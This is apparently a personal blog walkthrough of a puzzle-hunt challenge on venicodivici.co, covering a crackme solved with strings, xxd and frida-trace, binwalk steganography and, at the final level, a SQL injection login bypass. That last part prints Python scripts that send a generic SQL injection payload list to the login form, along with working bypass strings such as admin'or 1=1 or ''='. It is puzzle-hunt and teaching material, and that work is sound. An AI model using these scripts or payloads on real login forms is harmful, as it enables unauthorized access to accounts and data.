solomon-kebede.github.io
I would like to thank the Lord Jesus Christ, for God is the giver of wisdom, understanding and everything. I would like to thank the team at ALX for giving me the opportunity to be part of the community and grow. I would like to thank Julien for giving me the idea to even write this blog. I finally would like to thank my family, friends and everyone for their support.
How you can solve for Clue 3 in Game 3 of the #ALXchallenge2022
This Twitter feed came up, I was stuck at Level 23 by the time I saw this

So as we can see from the tweet, the clue can be found somewhere inside the domain venicodivici.co
Level 0
The first thing that came up when I clicked on the link was

If you have been following Julien for anytime now, you would immediately realize that he did a live stream called Live: Let's play with DALL-E 2, Midjourney 4 & Nijijourney
The first answer I thought of was Midjourney, on entering the answer according to the format specified, you get http://venicodivici.co/midjourney.html, which led me to Level 1
Level 1

10011101 << 3, at first I copied this directly into a JavaScript console and got 80088808, until I realized the first operand was binary not decimal, so I prepended 0b to tell JS, 10011101 is binary, after I made the correction I got the following result
> 0b10011101 << 3
1256
So our endpoint for entering level 2 becomes: http://venicodivici.co/1256.html
Level 2

A quick google search of the question will give the answer: Guido van Rossum
Our next endpoint: http://venicodivici.co/guido.html
Level 3

I like vim, but I don’t hate Emacs, but I wanted to go to the next level, so I prepended view-source: before the beginning of the URL inside the address bar


As we can see from the image above, #teamVim links to the page itself, and /teamEmacs.html takes us to another level.
Our next endpoint: http://venicodivici.co/teamEmacs.html
Level 4

After downloading the crackme, we conduct some basic static and dynamic analysis to understand how it works. For those that are new to reverse engineering, Static Analysis is the analysis and study of applications without running those applications, it usually gives you an idea on what functions and methods are available and goes side by side with Dynamic Analysis, which deals with analysis of apps at runtime.
Static Analysis
Checking all the decodable strings inside the crackme for the potential password, the following are some of the interesting strings I’ve found:
$ strings crackmeclue3
...
libc.so.6
puts
...
strcmp
...
vimisbetH
terthaneH
macs
...
OK :)
Try again
...
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0
...
main2.c
...
puts@@GLIBC_2.2.5
...
strcmp@@GLIBC_2.2.5
...
main
...
We can see the shared object libc.so. Some functions that seem to be utilized are puts, to return strings to the standard output and strcmp, to compare two strings. The message on failure Try again and the message on success OK :) are also noticeable. We can also see the type of compiler and system used to compile the executable GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0 and some regions of strings that seem to say vimisbetterthanemacs, which could be our passphrase.
We give the crackme permissions to be executable
$ chmod u+x crackmeclue3
So testing our potential passphrase
$ ./crackmeclue3 vimisbetterthanemacs
Try again
Let’s go deeper and see if we can get further than this, so let’s use xxd which is hexdump tool (and we also use less here to keep the terminal as clean as possible, by redirecting the output)
$ xxd crackmeclue3 | less
...
000011a0: 2528 0000 0048 8945 f831 c048 b876 696d  %(...H.E.1.H.vim
000011b0: 6973 6265 7448 ba74 6572 7468 616e 6548  isbetH.terthaneH
000011c0: 8945 e048 8955 e8c7 45f0 6d61 6373 c645  .E.H.U..E.macs.E
000011d0: f400 c645 e577 c645 e66f c645 e772 c645  ...E.w.E.o.E.r.E
000011e0: e873 c645 e974 c645 ea2e 837d dc02 752c  .s.E.t.E...}..u,
...
Let’s make sense of the result above. There are basically 3 columns, the left column indicates the file offset of the row, the next two columns show the data in hex and as text, respectively. At the offsets 000011a0, 000011b0 and 000011c0, we can see the text we found earlier, if we take a closer look at the offsets 000011d0 and 000011e0, you can make out the letters w, o, r, s, t surrounded by .E, thus adding those characters to our initial passphrase we get vimisbetterthanemacsworst
$ ./crackmeclue3 vimisbetterthanemacsworst
Try again
Dynamic Analysis
By this time I decided to move on to the dynamic analysis, I initially tried objdump and gdb, but seeing as I was not going as far as I expected with it, I moved to a tool I had an opportunity to use in the past, known as frida, which is a dynamic instrumentation toolkit, which allows you to hook into applications at runtime and tamper with their functions, their memory space and easily (more or less) replace those functions with your custom functions and other fun stuff.
To install frida (you’ll need python and pip installed for this)
$ sudo pip install frida-tools
Among some of the tools that come prepackaged with frida tool set, one of the tools is called frida-trace which allows you to trace functions and see their arguments and so on. So let’s trace the functions inside our crackme.
After navigating to the directory where we have stored our crackme, we run the following command:
$ frida-trace ./crackmeclue3 thismaybethepassword -i strcmp
We are using frida-trace to run crackmeclue3 with the argument thismaybethepassword as our password. And we are using the -i flag to include the function strcmp, which we would like to trace (we are assuming here that strcmp is used to check if the password is actually correct) and we get the following:

frida-trace generates a function handler file strcmp.js inside the path ./__handlers__ if the strcmp function is found (which it is and is also part of libc-2.33.so shared library). And the handler by default logs what the arguments are and how long it took to trace the function, it took 90ms on my machine. We can also see the string I passed as a password and the string it compared it with (which is the actual password we want). The program returns an error message Try again since we passed in an incorrect password.
$ ./crackmeclue3 vimisworst.thanemacs
OK :)
Since we have successfully cracked the crackme, our next endpoint becomes: http://venicodivici.co/vimisworst.thanemacs.html
Level 5

When I first saw this, I initially thought it was Morse code, but a quick google search shows that there’s an actual language named Brainfuck. Luckily, I found an online decoder, which translated this gibberish to plaintext

Our next endpoint: http://venicodivici.co/57364n0.html
57364n0 is written in the Leet alphabet, rewriting it using the English alphabet gets us STEGANO, which is a Greek word meaning to hide or conceal.
Level 6

When this page came up, there wasn’t anything else except for the image and a quick inspection of the tweet button shows

...
Status: There is only an image? [Game 3 -> Clue 3 -> Level 6] ...
So I thought there must be something inside the image, and started looking for steganography tools and while I was reading this article I stumbled upon binwalk, which helps in identifying if files are embedded inside other files, in our case an image. Fortunately, the tool came with my Linux distribution, so I didn’t have to install it
$ binwalk img.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 1024 x 1024, 8-bit/color RGB, non-interlaced
41            0x29            Zlib compressed data, default compression
1573270       0x180196        Zip archive data, at least v1.0 to extract, name: nextlevel/
1573338       0x1801DA        Zip archive data, at least v1.0 to extract, compressed size: 20, uncompressed size: 20, name: nextlevel/url.txt
1573600       0x1802E0        End of Zip archive, footer length: 22
We can see, at the hex file offset location 0x1801DA, there’s a path inside nextlevel/url.txt that could lead us to the next level.
So we use the -e flag to extract the embedded data using binwalk
$ binwalk -e img.png
After extracting the files a new directory is generated with the name of the image, _img.png.extracted, navigating inside the directory and locating the path: nextlevel/url.txt, the url.txt contains the following text: /identification.php
My friend, Nati M Dessie, told me you can also use strings, which achieves the same result:
	$ strings img.png
	...
	nextlevel/UT
	nextlevel/url.txtUT
	/identification.php
	nextlevel/UT
	nextlevel/url.txtUT
Our next endpoint: http://venicodivici.co/identification.php
Level 7

I tried some random username of test and password of test to see if it would log me in, and this page came up

I tried a few username password combinations and since I was exhausted from the day, I just slept on the problem. The next day, I realized when there is a login form, it means the form system is potentially vulnerable to SQL Injection attacks.
I first tried the single quote character ' only on the username field and this page came up

After trying out different SQL injection commands that came to my mind, I got bored and a day or so later I asked Julien wanting to know if the level was over (I assumed it was) and he responded as follows, and it somewhat reinvigorated me to keep on trying.

I went on Google to find a list of SQL Injection payloads and I grabbed the first result that came up

The SQL Injection Payload List repo had a list of different kinds of injection attacks
I then copy the first list that was labeled Generic SQL Injection Payloads, removed the comments and save it to a file called payloads-1.txt in my working directory
I then use the network debugger inside developer tools to remake the request (I’m using Firefox here, so it’s easy to edit and resend requests, for those using Chrome-based browsers you can use API Testing chrome extensions like JaSON or Talend API Tester)
Open Developer tools by pressing Ctrl + Shift + I and navigate to the Network tab and enable network log persistence (Persist Logs in Firefox and Preserve Log in Chrome)

We then make a request to the server. I made a request with a username of test and I left the password field empty, when I clicked on the Login button some requests got logged.

The one we are interested in is, the first request which has a status code 200 OK. It’s also a POST request, which is most of the time used to send data to the server, the request headers and request payloads are as follows:


Combining all this into a python script, we get the following script. The reason I have used the aiohttp library instead of the usual requests is because, I was expecting to make requests of the entire SQL Injection Payloads List (which we saw available on this GitHub repo) and with that scale the requests library is very slow.
I saved the following python script as venicodivici.py
#!/usr/bin/python3

# Import standard library for asynchronous input/output
# It's actually important because we need an event loop
# that will run our courotines (asynchronus functions)
import asyncio
# Import an asynchronus library for making requests and creating
# servers (much like flask, but async)
import aiohttp

# read the payloads file and store result as a list in
# the variable sql_payloads
with open('payloads-1.txt') as f:
    sql_payloads = f.readlines()

url = "http://venicodivici.co/identification.php"

# The necessary request headers for the request to succeed
headers = {
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
        "Accept-Language": "en-US,en;q=0.5",
        "Content-Type": "application/x-www-form-urlencoded"
    }

async def request_maker(session, sql_payload):
	# prepare request payload
    request_payload = f"submitted=1&username={sql_payload}&password="
    async with session.post(url, headers = headers, data = request_payload) as resp:
            # when awaiting or waiting for the response to come, other coroutines can run
            # during that waiting time
            res = await resp.text()
            # print the payload and html response
            print(f"{sql_payload} <>>> {res}")

async def main():
	# Create a list to hold our coroutines
    l = []
    # Create a request session object, which allows us to utilize
    # the same session, cookies and keeps connection alive
    async with aiohttp.ClientSession() as session:
    	# Prepare and store all coroutines that will perform the sql injection
        for sql_payload in sql_payloads:
            l.append(request_maker(session, sql_payload))
        # the gather method allows any available coroutines to run when there is
        # an awaitable (something that waits for something)
        await asyncio.gather(*l)
# Get an event loop and run the coroutine: main
asyncio.run(main())
For anyone interested in the requests version, here it is as follows:
#!/usr/bin/python3

# Import a synchronous request library
import requests

# read the payloads file and store result as a list in
# the variable sql_payloads
with open('payloads-1.txt') as f:
    sql_payloads = f.readlines()

url = "http://venicodivici.co/identification.php"

# The necessary request headers for the request to succeed
headers = {
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
        "Accept-Language": "en-US,en;q=0.5",
        "Content-Type": "application/x-www-form-urlencoded"
    }

def request_maker(sql_payload):
	# prepare request payload
    request_payload = f"submitted=1&username={sql_payload}&password="
    # Make a post request to sever
    resp = requests.post(url, headers = headers, data = request_payload)
    # Parse text response from server
    res = resp.text
    # print the payload and html response
    print(f"{sql_payload} <>>> {res}")

def main():
    for sql_payload in sql_payloads:
        request_maker(sql_payload)

if __name__ == '__main__':
	main()
To execute the asynchronous version, you first need to install aiohttp, and the libraries that would improve its performance
$ sudo pip install aiohttp aiodns cchardet
After running venicodivici.py, this is the result I got:
$ python venicodivici.py
...
admin" or 1=1/*
 <>>> <center>Wrong password. Try again.<br /><img src="images/nop.png" /></center>
admin' or 1=1--
 <>>> <center>You are onto something...<br /><img src="images/injection.png" /></center>
admin'or 1=1 or ''='

 <>>> <center>Welcome, H4ck3R! Clue #3 for the last level "Are you clueless" is "baguette" (lower case)<br />Time to brag on Twitter!!          <a href="https://twitter.com/intent/tweet?ref_src=twsrc%5Etfw" class="twitter-hashtag-button"
        data-text="I have found @alx_africa #ALXchallenge2022 clue #3 (needed for the last level) \o/
THANK YOU @karoub, @guillaumesalva, @gautie_a, @julienbarbier42, @0xAuntyBetty and @FredSwaniker! This one was tough and fun! #dohardthings"
                 data-show-count="true">Tweet</a>
  <script async src="https://platform.twitter.com/widgets.js" charset="utf-8"></script>
        <br />
        <br />
<img src="images/hacker.png" /></center>
...
So our SQL payload password becomes admin'or 1=1 or ''=', we can also see we found clue 3, which is baguette, but for those who still would like to see what it looks like in the browser here it is (entering it on either the username, password field or both fields works fine)
That was all for clue 3, thank you for reading thus far my friend :)